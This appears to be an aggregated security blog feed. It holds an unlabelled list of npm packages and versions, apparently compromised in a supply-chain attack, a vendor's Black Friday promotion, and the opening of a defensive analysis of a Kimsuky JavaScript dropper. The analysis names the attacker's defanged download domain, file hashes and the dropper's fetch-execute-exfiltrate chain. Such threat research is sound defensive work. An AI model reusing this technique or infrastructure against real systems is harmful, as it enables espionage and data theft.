@ensdomains/hardhat-toolbox-viem-extended

0.0.6

@ensdomains/mock

2.1.52

@ensdomains/name-wrapper

1.0.1

@ensdomains/offchain-resolver-contracts

0.2.2

@ensdomains/op-resolver-contracts

0.0.2

@ensdomains/react-ens-address

0.0.32

@ensdomains/renewal

0.0.13

@ensdomains/renewal-widget

0.1.10

@ensdomains/reverse-records

1.0.1

@ensdomains/server-analytics

0.0.2

@ensdomains/solsha1

0.0.4

@ensdomains/subdomain-registrar

0.2.4

@ensdomains/test-utils

1.3.1

@ensdomains/thorin

0.6.51

@ensdomains/ui

3.4.6

@ensdomains/unicode-confusables

0.1.1

@ensdomains/unruggable-gateways

0.0.3

@ensdomains/vite-plugin-i18next-loader

4.0.4

@ensdomains/web3modal

1.10.2

@everreal/react-charts

2.0.1, 2.0.2

@everreal/validate-esmoduleinterop-imports

1.4.4, 1.4.5

@everreal/web-analytics

0.0.1, 0.0.2

@faq-component/core

0.0.4

@faq-component/react

1.0.1

@fishingbooker/browser-sync-plugin

1.0.5

@fishingbooker/react-loader

1.0.7

@fishingbooker/react-pagination

2.0.6

@fishingbooker/react-raty

2.0.1

@fishingbooker/react-swiper

0.1.5

@hapheus/n8n-nodes-pgp

1.5.1

@hover-design/core

0.0.1

@hover-design/react

0.2.1

@huntersofbook/auth-vue

0.4.2

@huntersofbook/core

0.5.1

@huntersofbook/core-nuxt

0.4.2

@huntersofbook/form-naiveui

0.5.1

@huntersofbook/i18n

0.8.2

@huntersofbook/ui

0.5.1

@hyperlook/telemetry-sdk

1.0.19

@ifelsedeveloper/protocol-contracts-svm-idl

0.1.2, 0.1.3

@ifings/design-system

4.9.2

@ifings/metatron3

0.1.5

@jayeshsadhwani/telemetry-sdk

1.0.14

@kvytech/cli

0.0.7

@kvytech/components

0.0.2

@kvytech/habbit-e2e-test

0.0.2

@kvytech/medusa-plugin-announcement

0.0.8

@kvytech/medusa-plugin-management

0.0.5

@kvytech/medusa-plugin-newsletter

0.0.5

@kvytech/medusa-plugin-product-reviews

0.0.9

@kvytech/medusa-plugin-promotion

0.0.2

@kvytech/web

0.0.2

@lessondesk/api-client

9.12.2, 9.12.3

@lessondesk/babel-preset

1.0.1

@lessondesk/electron-group-api-client

1.0.3

@lessondesk/eslint-config

1.4.2

@lessondesk/material-icons

1.0.3

@lessondesk/react-table-context

2.0.4

@lessondesk/schoolbus

5.2.2, 5.2.3

@livecms/live-edit

0.0.32

@livecms/nuxt-live-edit

1.9.2

@lokeswari-satyanarayanan/rn-zustand-expo-template

1.0.9

@louisle2/core

1.0.1

@louisle2/cortex-js

0.1.6

@lpdjs/firestore-repo-service

1.0.1

@lui-ui/lui-nuxt

0.1.1

@lui-ui/lui-tailwindcss

0.1.2

@lui-ui/lui-vue

1.0.13

@markvivanco/app-version-checker

1.0.1, 1.0.2

@micado-digital/stadtmarketing-kufstein-external

1.9.1

@mizzle-dev/orm

0.0.2

@ntnx/passport-wso2

0.0.3

@ntnx/t

0.0.101

@oku-ui/accordion

0.6.2

@oku-ui/alert-dialog

0.6.2

@oku-ui/arrow

0.6.2

@oku-ui/aspect-ratio

0.6.2

@oku-ui/avatar

0.6.2

@oku-ui/checkbox

0.6.3

@oku-ui/collapsible

0.6.2

@oku-ui/collection

0.6.2

@oku-ui/dialog

0.6.2

@oku-ui/direction

0.6.2

@oku-ui/dismissable-layer

0.6.2

@oku-ui/focus-guards

0.6.2

@oku-ui/focus-scope

0.6.2

@oku-ui/hover-card

0.6.2

@oku-ui/label

0.6.2

@oku-ui/menu

0.6.2

@oku-ui/motion

0.4.4

@oku-ui/motion-nuxt

0.2.2

@oku-ui/popover

0.6.2

@oku-ui/popper

0.6.2

@oku-ui/portal

0.6.2

@oku-ui/presence

0.6.2

@oku-ui/primitive

0.6.2

@oku-ui/primitives

0.7.9

@oku-ui/primitives-nuxt

0.3.1

@oku-ui/progress

0.6.2

@oku-ui/provide

0.6.2

@oku-ui/radio-group

0.6.2

@oku-ui/roving-focus

0.6.2

@oku-ui/scroll-area

0.6.2

@oku-ui/separator

0.6.2

@oku-ui/slider

0.6.2

@oku-ui/slot

0.6.2

@oku-ui/switch

0.6.2

@oku-ui/tabs

0.6.2

@oku-ui/toast

0.6.2

@oku-ui/toggle

0.6.2

@oku-ui/toggle-group

0.6.2

@oku-ui/toolbar

0.6.2

@oku-ui/tooltip

0.6.2

@oku-ui/use-composable

0.6.2

@oku-ui/utils

0.6.2

@oku-ui/visually-hidden

0.6.2

@orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode

2.0.5

@orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode

1.1.1

@orbitgtbelgium/orbit-components

1.2.9

@orbitgtbelgium/time-slider

1.0.187

@osmanekrem/bmad

1.0.6

@osmanekrem/error-handler

1.2.2

@pergel/cli

0.11.1

@pergel/module-box

0.6.1

@pergel/module-graphql

0.6.1

@pergel/module-ui

0.0.9

@pergel/nuxt

0.25.5

@posthog/agent

1.24.1

@posthog/ai

7.1.2

@posthog/cli

0.5.15

@posthog/clickhouse

1.7.1

@posthog/core

1.5.6

@posthog/hedgehog-mode

0.0.42

@posthog/icons

0.36.1

@posthog/lemon-ui

0.0.1

@posthog/nextjs-config

1.5.1

@posthog/nuxt

1.2.9

@posthog/piscina

3.2.1

@posthog/plugin-contrib

0.0.6

@posthog/react-rrweb-player

1.1.4

@posthog/rrdom

0.0.31

@posthog/rrweb

0.0.31

@posthog/rrweb-player

0.0.31

@posthog/rrweb-record

0.0.31

@posthog/rrweb-replay

0.0.19

@posthog/rrweb-snapshot

0.0.31

@posthog/rrweb-utils

0.0.31

@posthog/siphash

1.1.2

@posthog/wizard

1.18.1

@postman/aether-icons

2.23.4, 2.23.3, 2.23.2

@postman/csv-parse

4.0.3, 4.0.5, 4.0.4

@postman/node-keytar

7.9.5, 7.9.4, 7.9.6

@postman/tunnel-agent

0.6.6, 0.6.5, 0.6.7

@pradhumngautam/common-app

1.0.2

@productdevbook/animejs-vue

0.2.1

@productdevbook/auth

0.2.2

@productdevbook/chatwoot

2.0.1

@productdevbook/motion

1.0.4

@productdevbook/ts-i18n

1.4.2

@pruthvi21/use-debounce

1.0.3

@quick-start-soft/quick-document-translator

1.4.2511142126

@quick-start-soft/quick-git-clean-markdown

1.4.2511142126

@quick-start-soft/quick-markdown

1.4.2511142126

@quick-start-soft/quick-markdown-compose

1.4.2506300029

@quick-start-soft/quick-markdown-image

1.4.2511142126

@quick-start-soft/quick-markdown-print

1.4.2511142126

@quick-start-soft/quick-markdown-translator

1.4.2509202331

@quick-start-soft/quick-remove-image-background

1.4.2511142126

@quick-start-soft/quick-task-refine

1.4.2511142126

@relyt/claude-context-core

0.1.1

@sameepsi/sor

1.0.3

@sameepsi/sor2

2.0.2

@seezo/sdr-mcp-server

0.0.5

@seung-ju/next

0.0.2

@seung-ju/openapi-generator

0.0.4

@seung-ju/react-hooks

0.0.2

@seung-ju/react-native-action-sheet

0.2.1

@silgi/better-auth

0.8.1

@silgi/drizzle

0.8.4

@silgi/ecosystem

0.7.6

@silgi/module-builder

0.8.8

@silgi/openapi

0.7.4

@silgi/permission

0.6.8

@silgi/ratelimit

0.2.1

@silgi/scalar

0.6.2

@silgi/yoga

0.7.1

@sme-ui/aoma-vevasound-metadata-lib

0.1.3

@strapbuild/react-native-date-time-picker

2.0.4

@strapbuild/react-native-perspective-image-cropper

0.4.15

@strapbuild/react-native-perspective-image-cropper-2

0.4.7

@strapbuild/react-native-perspective-image-cropper-poojan31

0.4.6

@suraj_h/medium-common

1.0.5

@thedelta/eslint-config

1.0.2

@tiaanduplessis/json

2.0.3, 2.0.2

@tiaanduplessis/react-progressbar

1.0.1, 1.0.2

@trackstar/angular-trackstar-link

1.0.2

@trackstar/react-trackstar-link

2.0.21

@trackstar/react-trackstar-link-upgrade

1.1.10

@trackstar/test-angular-package

0.0.9

@trackstar/test-package

1.1.5

@trefox/sleekshop-js

0.1.6

@trigo/atrix

7.0.1

@trigo/atrix-elasticsearch

2.0.1

@trigo/atrix-postgres

1.0.3

@trigo/atrix-pubsub

4.0.3

@trigo/atrix-soap

1.0.2

@trigo/atrix-swagger

3.0.1

@trigo/bool-expressions

4.1.3

@trigo/eslint-config-trigo

3.3.1

@trigo/fsm

3.4.2

@trigo/hapi-auth-signedlink

1.3.1

@trigo/pathfinder-ui-css

0.1.1

@trigo/trigo-hapijs

5.0.1

@trpc-rate-limiter/cloudflare

0.1.4

@trpc-rate-limiter/hono

0.1.4

@varsityvibe/api-client

1.3.37, 1.3.36

@varsityvibe/utils

5.0.6

@varsityvibe/validation-schemas

0.6.8, 0.6.7

@viapip/eslint-config

0.2.4

@vishadtyagi/full-year-calendar

0.1.11

@voiceflow/alexa-types

2.15.61, 2.15.60

@voiceflow/anthropic

0.4.5, 0.4.4

@voiceflow/api-sdk

3.28.58, 3.28.59

@voiceflow/backend-utils

5.0.1, 5.0.2

@voiceflow/base-types

2.136.3, 2.136.2

@voiceflow/body-parser

1.21.2, 1.21.3

@voiceflow/chat-types

2.14.59, 2.14.58

@voiceflow/circleci-config-sdk-orb-import

0.2.2, 0.2.1

@voiceflow/commitlint-config

2.6.1, 2.6.2

@voiceflow/common

8.9.2, 8.9.1

@voiceflow/default-prompt-wrappers

1.7.3, 1.7.4

@voiceflow/dependency-cruiser-config

1.8.11, 1.8.12

@voiceflow/dtos-interact

1.40.2, 1.40.1

@voiceflow/encryption

0.3.3, 0.3.2

@voiceflow/eslint-config

7.16.5, 7.16.4

@voiceflow/eslint-plugin

1.6.2, 1.6.1

@voiceflow/exception

1.10.2, 1.10.1

@voiceflow/fetch

1.11.1, 1.11.2

@voiceflow/general-types

3.2.23, 3.2.22

@voiceflow/git-branch-check

1.4.3, 1.4.4

@voiceflow/google-dfes-types

2.17.13, 2.17.12

@voiceflow/google-types

2.21.13, 2.21.12

@voiceflow/husky-config

1.3.2, 1.3.1

@voiceflow/logger

2.4.3, 2.4.2

@voiceflow/metrics

1.5.2, 1.5.1

@voiceflow/natural-language-commander

0.5.3, 0.5.2

@voiceflow/nestjs-common

2.75.2, 2.75.3

@voiceflow/nestjs-mongodb

1.3.2, 1.3.1

@voiceflow/nestjs-rate-limit

1.3.2, 1.3.3

@voiceflow/nestjs-redis

1.3.2, 1.3.1

@voiceflow/nestjs-timeout

1.3.2, 1.3.1

@voiceflow/npm-package-json-lint-config

1.1.1, 1.1.2

@voiceflow/openai

3.2.2, 3.2.3

@voiceflow/pino

6.11.4, 6.11.3

@voiceflow/pino-pretty

4.4.2, 4.4.1

@voiceflow/prettier-config

1.10.2, 1.10.1

@voiceflow/react-chat

1.65.3, 1.65.4

@voiceflow/runtime

1.29.2, 1.29.1

@voiceflow/runtime-client-js

1.17.3, 1.17.2

@voiceflow/sdk-runtime

1.43.2, 1.43.1

@voiceflow/secrets-provider

1.9.3, 1.9.2

@voiceflow/semantic-release-config

1.4.2, 1.4.1

@voiceflow/serverless-plugin-typescript

2.1.7, 2.1.8

@voiceflow/slate-serializer

1.7.3, 1.7.4

@voiceflow/stitches-react

2.3.3, 2.3.2

@voiceflow/storybook-config

1.2.2, 1.2.3

@voiceflow/stylelint-config

1.1.1, 1.1.2

@voiceflow/test-common

2.1.2, 2.1.1

@voiceflow/tsconfig

1.12.2, 1.12.1

@voiceflow/tsconfig-paths

1.1.4, 1.1.5

@voiceflow/utils-designer

1.74.20, 1.74.19

@voiceflow/verror

1.1.4, 1.1.5

@voiceflow/vite-config

2.6.2, 2.6.3

@voiceflow/vitest-config

1.10.2, 1.10.3

@voiceflow/voice-types

2.10.59, 2.10.58

@voiceflow/voiceflow-types

3.32.45, 3.32.46

@voiceflow/widget

1.7.19, 1.7.18

@vucod/email

0.0.3

@zapier/ai-actions

0.1.20, 0.1.19, 0.1.18

@zapier/babel-preset-zapier

6.4.1, 6.4.3, 6.4.2

@zapier/browserslist-config-zapier

1.0.5, 1.0.3, 1.0.4

@zapier/secret-scrubber

1.1.4, 1.1.5, 1.1.3

ai-crowl-shield

1.0.7

arc-cli-fc

1.0.1

asciitranslator

1.0.3

asyncapi-preview

1.0.1, 1.0.2

atrix

1.0.1

automation_model

1.0.491

avvvatars-vue

1.1.2

axios-builder

1.2.1

axios-cancelable

1.0.1, 1.0.2

axios-timed

1.0.1, 1.0.2

babel-preset-kinvey-flex-service

0.1.1

barebones-css

1.1.4, 1.1.3

benmostyn-frame-print

1.0.1

best_gpio_controller

1.0.10

better-auth-nuxt

0.0.10

better-queue-nedb

0.1.5

bidirectional-adapter

1.2.2, 1.2.5, 1.2.4, 1.2.3

blinqio-executions-cli

1.0.41

blob-to-base64

1.0.3

buffered-interpolation-babylon6

0.2.8

bun-plugin-httpfile

0.1.1

bytecode-checker-cli

1.0.11, 1.0.9, 1.0.8, 1.0.10

bytes-to-x

1.0.1

calc-loan-interest

1.0.4

capacitor-plugin-apptrackingios

0.0.21

capacitor-plugin-purchase

0.1.1

capacitor-plugin-scgssigninwithgoogle

0.0.5

capacitor-purchase-history

0.0.10

capacitor-voice-recorder-wav

6.0.3

ceviz

0.0.5

chrome-extension-downloads

0.0.4, 0.0.3

claude-token-updater

1.0.3

coinmarketcap-api

3.1.2, 3.1.3

colors-regex

2.0.1

command-irail

0.5.4

compare-obj

1.1.1, 1.1.2

composite-reducer

1.0.5, 1.0.3, 1.0.2, 1.0.4

count-it-down

1.0.1, 1.0.2

cpu-instructions

0.0.14

create-director-app

0.1.1

create-glee-app

0.2.2, 0.2.3

create-hardhat3-app

1.1.1, 1.1.4, 1.1.2, 1.1.3

create-kinvey-flex-service

0.2.1

create-silgi

0.3.1

crypto-addr-codec

0.1.9

css-dedoupe

0.1.2

csv-tool-cli

1.2.1

dashboard-empty-state

1.0.3

designstudiouiux

1.0.1

devstart-cli

1.0.6

dialogflow-es

1.1.1, 1.1.4, 1.1.2, 1.1.3

discord-bot-server

0.1.2

docusaurus-plugin-vanilla-extract

1.0.3

dont-go

1.1.2

dotnet-template

0.0.4, 0.0.3

drop-events-on-property-plugin

0.0.2

easypanel-sdk

0.3.2

electron-volt

0.0.2

email-deliverability-tester

1.1.1

enforce-branch-name

1.1.3

esbuild-plugin-brotli

0.2.1

esbuild-plugin-eta

0.1.1

esbuild-plugin-httpfile

0.4.1

eslint-config-kinvey-flex-service

0.1.1

eslint-config-nitpicky

4.0.1

eslint-config-trigo

22.0.2

eslint-config-zeallat-base

1.0.4

ethereum-ens

0.8.1

evm-checkcode-cli

1.0.14, 1.0.12, 1.0.15, 1.0.13

exact-ticker

0.3.5

expo-audio-session

0.2.1

expo-router-on-rails

0.0.4

express-starter-template

1.0.10

expressos

1.1.3

fat-fingered

1.0.1, 1.0.2

feature-flip

1.0.1, 1.0.2

firestore-search-engine

1.2.3

fittxt

1.0.3, 1.0.2

flapstacks

1.0.1, 1.0.2

flatten-unflatten

1.0.1, 1.0.2

formik-error-focus

2.0.1

formik-store

1.0.1

frontity-starter-theme

1.0.1

fuzzy-finder

1.0.5, 1.0.6

gate-evm-check-code2

2.0.3, 2.0.5, 2.0.6, 2.0.4

gate-evm-tools-test

1.0.5, 1.0.6, 1.0.8, 1.0.7

gatsby-plugin-antd

2.2.1

gatsby-plugin-cname

1.0.1, 1.0.2

generator-meteor-stock

0.1.6

generator-ng-itobuz

0.0.15

get-them-args

1.3.3

github-action-for-generator

2.1.27, 2.1.28

gitsafe

1.0.5

go-template

0.1.9, 0.1.8

gulp-inject-envs

1.2.2, 1.2.1

haufe-axera-api-client

0.0.1, 0.0.2

hope-mapboxdraw

0.1.1

hopedraw

1.0.3

hover-design-prototype

0.0.5

httpness

1.0.3, 1.0.2

hyper-fullfacing

1.0.3

hyperterm-hipster

1.0.7

ids-css

1.5.1

ids-enterprise-mcp-server

0.0.2

ids-enterprise-ng

20.1.6

ids-enterprise-typings

20.1.6

image-to-uri

1.0.1, 1.0.2

insomnia-plugin-random-pick

1.0.4

invo

0.2.2

iron-shield-miniapp

0.0.2

ito-button

8.0.3

itobuz-angular

0.0.1

itobuz-angular-auth

8.0.11

itobuz-angular-button

8.0.11

jacob-zuma

1.0.1, 1.0.2

jaetut-varit-test

1.0.2

jan-browser

0.13.1

jquery-bindings

1.1.2, 1.1.3

jsonsurge

1.0.7

just-toasty

1.7.1

kill-port

2.0.3, 2.0.2

kinetix-default-token-list

1.0.5

kinvey-cli-wrapper

0.3.1

kinvey-flex-scripts

0.5.1

kns-error-code

1.0.8

korea-administrative-area-geo-json-util

1.0.7

kwami

1.5.9, 1.5.10

lang-codes

1.0.1, 1.0.2

license-o-matic

1.2.2, 1.2.1

lint-staged-imagemin

1.3.2, 1.3.1

lite-serper-mcp-server

0.2.2

lui-vue-test

0.70.9

luno-api

1.2.3

m25-transaction-utils

1.1.16

manual-billing-system-miniapp-api

1.3.1

medusa-plugin-announcement

0.0.3

medusa-plugin-logs

0.0.17

medusa-plugin-momo

0.0.68

medusa-plugin-product-reviews-kvy

0.0.4

medusa-plugin-zalopay

0.0.40

mod10-check-digit

1.0.1

mon-package-react-typescript

1.0.1

my-saeed-lib

0.1.1

n8n-nodes-tmdb

0.5.1

n8n-nodes-vercel-ai-sdk

0.1.7

n8n-nodes-viral-app

0.2.5

nanoreset

7.0.1, 7.0.2

next-circular-dependency

1.0.3, 1.0.2

next-simple-google-analytics

1.1.1, 1.1.2

next-styled-nprogress

1.0.5, 1.0.4

ngx-useful-swiper-prosenjit

9.0.2

ngx-wooapi

12.0.1

nitro-graphql

1.5.12

nitro-kutu

0.1.1

nitrodeploy

1.0.8

nitroping

0.1.1

normal-store

1.3.2, 1.3.1, 1.3.4, 1.3.3

nuxt-keycloak

0.2.2

obj-to-css

1.0.3, 1.0.2

okta-react-router-6

5.0.1

open2internet

0.1.1

orbit-boxicons

2.1.3

orbit-nebula-draw-tools

1.0.10

orbit-nebula-editor

1.0.2

orbit-soap

0.43.13

orchestrix

12.1.2

package-tester

1.0.1

parcel-plugin-asset-copier

1.1.2, 1.1.3

pdf-annotation

0.0.2

pergel

0.13.2

pergeltest

0.0.25

piclite

1.0.1

pico-uid

1.0.3, 1.0.4

pkg-readme

1.1.1

poper-react-sdk

0.1.2

posthog-docusaurus

2.0.6

posthog-js

1.297.3

posthog-node

5.11.3, 4.18.1, 5.13.3

posthog-plugin-hello-world

1.0.1

posthog-react-native

4.11.1, 4.12.5

posthog-react-native-session-replay

1.2.2

prime-one-table

0.0.19

prompt-eng

1.0.50

puny-req

1.0.3

quickswap-ads-list

1.0.33

quickswap-default-staking-list

1.0.11

quickswap-default-staking-list-address

1.0.55

quickswap-default-token-list

1.5.16

quickswap-router-sdk

1.0.1

quickswap-sdk

3.0.44

quickswap-smart-order-router

1.0.1

quickswap-token-lists

1.0.3

quickswap-v2-sdk

2.0.1

ra-auth-firebase

1.0.3

ra-data-firebase

1.0.8, 1.0.7

react-component-taggers

0.1.9

react-data-to-export

1.0.1

react-element-prompt-inspector

0.1.18

react-favic

1.0.2

react-hook-form-persist

3.0.1, 3.0.2

react-jam-icons

1.0.1, 1.0.2

react-keycloak-context

1.0.9, 1.0.8

react-library-setup

0.0.6

react-linear-loader

1.0.2

react-micromodal.js

1.0.1, 1.0.2

react-native-datepicker-modal

1.3.2, 1.3.1

react-native-email

2.1.2, 2.1.1

react-native-fetch

2.0.1, 2.0.2

react-native-get-pixel-dimensions

1.0.1, 1.0.2

react-native-google-maps-directions

2.1.2

react-native-jam-icons

1.0.1, 1.0.2

react-native-log-level

1.2.2, 1.2.1

react-native-modest-checkbox

3.3.1

react-native-modest-storage

2.1.1

react-native-phone-call

1.2.2, 1.2.1

react-native-retriable-fetch

2.0.1, 2.0.2

react-native-use-modal

1.0.3

react-native-view-finder

1.2.2, 1.2.1

react-native-websocket

1.0.3, 1.0.4

react-native-worklet-functions

3.3.3

react-packery-component

1.0.3

react-qr-image

1.1.1

react-scrambled-text

1.0.4

rediff

1.0.5

rediff-viewer

0.0.7

redux-router-kit

1.2.2, 1.2.4, 1.2.3

revenuecat

1.0.1

rollup-plugin-httpfile

0.2.1

sa-company-registration-number-regex

1.0.1, 1.0.2

sa-id-gen

1.0.5, 1.0.4

samesame

1.0.3

scgs-capacitor-subscribe

1.0.11

scgsffcreator

1.0.5

schob

1.0.3

set-nested-prop

2.0.1, 2.0.2

shelf-jwt-sessions

0.1.2

shell-exec

1.1.4, 1.1.3

shinhan-limit-scrap

1.0.3

silgi

0.43.30

simplejsonform

1.0.1

skills-use

0.1.1, 0.1.2

solomon-api-stories

1.0.2

solomon-v3-stories

1.15.6

solomon-v3-ui-wrapper

1.6.1

soneium-acs

1.0.1

sort-by-distance

2.0.1

south-african-id-info

1.0.2

stat-fns

1.0.1

stoor

2.3.2

sufetch

0.4.1

super-commit

1.0.1

svelte-autocomplete-select

1.1.1

svelte-toasty

1.1.2, 1.1.3

tanstack-shadcn-table

1.1.5

tavily-module

1.0.1

tcsp

2.0.2

tcsp-draw-test

1.0.5

tcsp-test-vd

2.4.4

template-lib

1.1.4, 1.1.3

template-micro-service

1.0.3, 1.0.2

tenacious-fetch

2.3.3, 2.3.2

test-foundry-app

1.0.3, 1.0.1, 1.0.2, 1.0.4

test-hardhat-app

1.0.3, 1.0.1, 1.0.2, 1.0.4

test23112222-api

1.0.1

tiaan

1.0.2

tiptap-shadcn-vue

0.2.1

token.js-fork

0.7.32

toonfetch

0.3.2

trigo-react-app

4.1.2

ts-relay-cursor-paging

2.1.1

typeface-antonio-complete

1.0.5

typefence

1.2.2, 1.2.3

typeorm-orbit

0.2.27

unadapter

0.1.3

undefsafe-typed

1.0.3, 1.0.4

unemail

0.3.1

uniswap-router-sdk

1.6.2

uniswap-smart-order-router

3.16.26

uniswap-test-sdk-core

4.0.8

unsearch

0.0.3

uplandui

0.5.4

upload-to-play-store

1.0.1, 1.0.2

url-encode-decode

1.0.1, 1.0.2

use-unsaved-changes

1.0.9

v-plausible

1.2.1

valid-south-african-id

1.0.3

valuedex-sdk

3.0.5

vf-oss-template

1.0.3, 1.0.1, 1.0.2, 1.0.4

victoria-wallet-constants

0.1.1, 0.1.2

victoria-wallet-core

0.1.1

victoria-wallet-type

0.1.1, 0.1.2

victoria-wallet-utils

0.1.1

victoria-wallet-validator

0.1.1

victoriaxoaquyet-wallet-core

0.2.2, 0.2.1

vite-plugin-httpfile

0.2.1

vue-browserupdate-nuxt

1.0.5

wallet-evm

0.3.1

wallet-type

0.1.1, 0.1.2

web-scraper-mcp

1.1.4

web-types-htmx

0.1.1

web-types-lit

0.1.1

webpack-loader-httpfile

0.2.1

wellness-expert-ng-gallery

5.1.1

wenk

1.0.9, 1.0.10

zapier-async-storage

1.0.3, 1.0.1, 1.0.2

zapier-platform-cli

18.0.3, 18.0.2, 18.0.4

zapier-platform-core

18.0.3, 18.0.2, 18.0.4

zapier-platform-schema

18.0.3, 18.0.2, 18.0.4

zapier-scripts

7.8.4, 7.8.3

zuper-cli

1.0.1

zuper-sdk

1.0.57

zuper-stream

2.0.9

References

  • ✇Pulsedive Blog
  • Black Friday 2025 Grace Chi
    For Black Friday and Cyber Monday this year, our Annual Promotion Turkey (aka APT) is back with a deal for Pulsedive Pro.The Highlights30% Off 12 Months of Pro with BLACKFRIDAY25🏷️Get 30% off up to 12 months of a Pulsedive Pro plan by using code "BLACKFRIDAY" during checkout before midnight on December 1, 2025. For more information, read on:What's Pulsedive Pro?What's the Deal?FAQsMore Black Friday DealsWhat is Pulsedive Pro?Pro is an affordable upgrade of the Pulsedive Community experience, dev
     

Black Friday 2025

25 de Novembro de 2025, 15:35
Black Friday 2025

For Black Friday and Cyber Monday this year, our Annual Promotion Turkey (aka APT) is back with a deal for Pulsedive Pro.

The Highlights

30% Off 12 Months of Pro with BLACKFRIDAY25

🏷️
Get 30% off up to 12 months of a Pulsedive Pro plan by using code "BLACKFRIDAY" during checkout before midnight on December 1, 2025.

For more information, read on:

  • What's Pulsedive Pro?
  • What's the Deal?
  • FAQs
  • More Black Friday Deals
Black Friday 2025

What is Pulsedive Pro?

Pro is an affordable upgrade of the Pulsedive Community experience, developed for security analysts, engineers, researchers, and enthusiasts. Pro offers more of the data that Pulsedive users love, all in the same intuitive interface.

Features include:

  • Third party enrichment integrations: VirusTotal, Shodan, AbuseIPDB
  • Historical screenshots
  • Increased API limits
  • Critical-risk IPs and Domains Feed
Pro - Pulsedive
Enable screenshots, third-party integrations, and higher data limits with an affordable monthly subscription.
Black Friday 2025Pulsedive logoPulsedive
Black Friday 2025
Black Friday 2025

What's The Deal?

  • Discount: 30% off Pulsedive's Pro monthly or annual subscription
  • Term: Up to 12 months, cancel any time through your account page
  • Valid Until: Midnight on December 1, 2025 Eastern Time (GMT-5)
  • Who's Eligible: First time customers, limit 1 redemption per account
  • Link: https://pulsedive.com/purchase/pro
  • How to Redeem: After hitting "checkout" from Pulsedive's purchase page, enter "BLACKFRIDAY25" in the promotion code field. Complete payment information and subscribe. You'll need to first have an existing Pulsedive account, which you can create here: https://pulsedive.com/register
Black Friday 2025

FAQs: What If...

I want to cancel? You can cancel and manage your Pro subscription any time under: https://pulsedive.com/account/

When you cancel, your subscription will end immediately and you will not be billed in the future. You can re-subscribe or upgrade Pulsedive plans under your account page, but the discount will no longer apply.

I don't have an account? To purchase any Pulsedive plan, you must have an account. Register a free account here: https://pulsedive.com/register

I want a custom plan? (e.g. multiple Pro seats, multi-year subscription, or multiple products)? Contact sales@pulsedive.com. We offer discounts on bundles of Pro seats for organizations looking to grab multiple licenses in one go.

🦃 Happy Black Friday Deal Hunting!

For other infosec deals, we're tracking and adding Black Friday 2025 lists here:

GitHub - 0x90n/InfoSec-Black-Friday: All the deals for InfoSec related software/tools this Black Friday
All the deals for InfoSec related software/tools this Black Friday - 0x90n/InfoSec-Black-Friday
Black Friday 2025GitHub0x90n
Black Friday 2025
GitHub - davidalex89/Infosec-Deals: Ongoing Infosec Deals
Ongoing Infosec Deals. Contribute to davidalex89/Infosec-Deals development by creating an account on GitHub.
Black Friday 2025GitHubdavidalex89
Black Friday 2025
  • ✇Pulsedive Blog
  • Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper Pulsedive Threat Research
    💡All the samples and copies of the data exfiltrated by this sample referenced in this research blog can be found on our GitHub RepoLast month, our team came across a few X posts about indicators of compromise related to Kimsuky, a North Korean threat group that has been active since 2012. Kimsuky is predominantly responsible for conducting espionage operations against government entities, think tanks, and subject matter experts. The initial post that we saw contained a network IOC, a file hash,
     

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper

5 de Novembro de 2025, 11:45
💡
All the samples and copies of the data exfiltrated by this sample referenced in this research blog can be found on our GitHub Repo
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper

Last month, our team came across a few X posts about indicators of compromise related to Kimsuky, a North Korean threat group that has been active since 2012. Kimsuky is predominantly responsible for conducting espionage operations against government entities, think tanks, and subject matter experts. The initial post that we saw contained a network IOC, a file hash, and the names of some LNK files. Security researcher @naumovax subsequently shared snippets of network traffic and a link to an Any.Run Sandbox submission. This blog analyzes the initial sample, how it downloads additional stages, and the network traffic observed within the infection chain. 

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 1: Posts about the Kimsuky samples from researchers on X

Initial Sample Details

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 2: Intrusion stages identified during analysis

The first file observed within this intrusion chain is a JavaScript file called Themes.js. This file starts the intrusion chain by downloading an additional payload from the adversary-controlled infrastructure. The initial JavaScript file is not obfuscated, and its only purpose is to download and execute content from a website. The entire code is encapsulated within a try-catch block. The file initiates a GET request to iuh234[.]medianewsonline[.]com. to the URI /dwnkl[.]php with the parameters:

URI Parameter

Description

uid

Computer name of the compromised device

key

The value is hardcoded to kx

Median News is a website that allows users to create subdomains for websites or other projects. While the medianewsonline website is not inherently malicious, threat actors can create subdomains on it that can be used for malicious activity.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 3: Landing page of medianewsonline[.]com
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 4: Example GET requests captured within VirusTotal with different computer names as the uid. Source: VirusTotal.
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 5: GET request from sample being analyzed. Source: Any.Run
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 6: Functionality of the initial script

The initial JavaScript file initiates a GET request to an adversary-controlled infrastructure, with the computer name being passed as a parameter in the URI. The script then attempts to execute the data returned by the server.

Sample Details

SHA256

596cd0d30fe035e8be1dd9d78c1f71a8fc0e2c653d1318af26c51758339ca6bd

SHA1

31acdff6710ff1e5f0b310fc42c2005a972da7b2

MD5

1a00387c696fe3b7ea9602c4cb91f14e

ssdeep

6:ufTcpVRMSPP3vXv8Hf7cg/oNtS/fSjAFEDNjL7HTPQXATAkE4JH:ufTIMSn3/vMf72S/asFK37zYQTAN4N

File Size

269 B

File Type

JavaScript

MalwareBazaar | Checking your browser
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript DropperChecking your browser
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper

Downloaded Second Stage

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 7: Breakdown of the second stage's functionality

The server responds to the GET request with some more JavaScript code. This code consists of five functions and a try-catch block. The code attempts to collect system information, a list of running processes, and a list of files in the Users folder. Once each set of data has been collected, the code attempts to upload the command's output to the adversary-controlled domain. Once all the data has been exfiltrated, the code tries to delete any temporary files created.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 8: The main code that is to be executed

